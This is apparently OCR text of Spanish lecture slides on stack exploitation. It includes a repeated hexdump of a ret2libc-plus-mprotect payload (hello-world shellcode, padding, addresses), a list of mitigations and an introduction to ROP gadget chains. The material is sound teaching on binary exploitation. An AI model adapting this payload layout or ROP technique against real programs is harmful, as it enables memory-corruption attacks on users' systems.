$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```


```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```



Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE



Just
Fix
the Damn Rd
ROUGH
ROAD

¿Podemos encadenar múltiples llamadas?

E.g. getpagesize + mprotect

¿Cómo hacemos?





Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE


RETURN ORIENTED PROGRAMMING (ROP)

Idea: encadenar pequeños gadgets de código para construir payloads complejos.


EJEMPLOS DE GADGETS




EJEMPLO: ROP


eax: 0x1000
ebx:
ecx:
edx:
ESP
&gadget1
&gadget2
0x7
&gadget3
&gadget4
...
...
...
getpagesize
...
leave
EIP
ret

